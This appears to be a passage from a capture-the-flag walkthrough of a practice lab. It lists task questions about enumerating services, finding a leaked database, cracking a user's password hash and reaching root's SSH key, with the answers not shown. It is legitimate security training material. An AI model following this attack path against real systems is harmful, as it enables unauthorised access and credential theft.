
Apache ✓ Correct Answer

Which GNU/Linux distribution seems to be used?

Ubuntu ✓ Correct Answer

The software using the port 8081 is a REST api, how many of its routes are used by the web application?

2 ✓ Correct Answer



Task 3  Let the fun begin

Now that you know which services are available, it's time to exploit them!

Did you find somewhere you could try to login? Great!

Quick and dirty login implementations usually goes with poor data management.

There must be something you can do to explore this machine more thoroughly..


Answer the questions below

There is a database lying around, what is its filename?

 Correct Answer  Hint


What is the first user's password hash?



 Correct Answer

What is the password associated with this hash?



 Correct Answer  Hint

 4  The root of all evil

Congrats if you've made it this far, you should be able to comfortably run commands on the server by now!


Now's the time for the final step!


You'll be on your own for this one, there is only one question and there might be more than a single way to reach your goal.

Mistakes were made, take advantage of it.

Answer the questions below

What are the first 9 characters of the root user's private SSH key?



 Correct Answer

CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

I've tried a slightly different format and writing style this time,

exploring new ways to make things clearer and more concise for you

all.

Any feedback is more than welcome!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!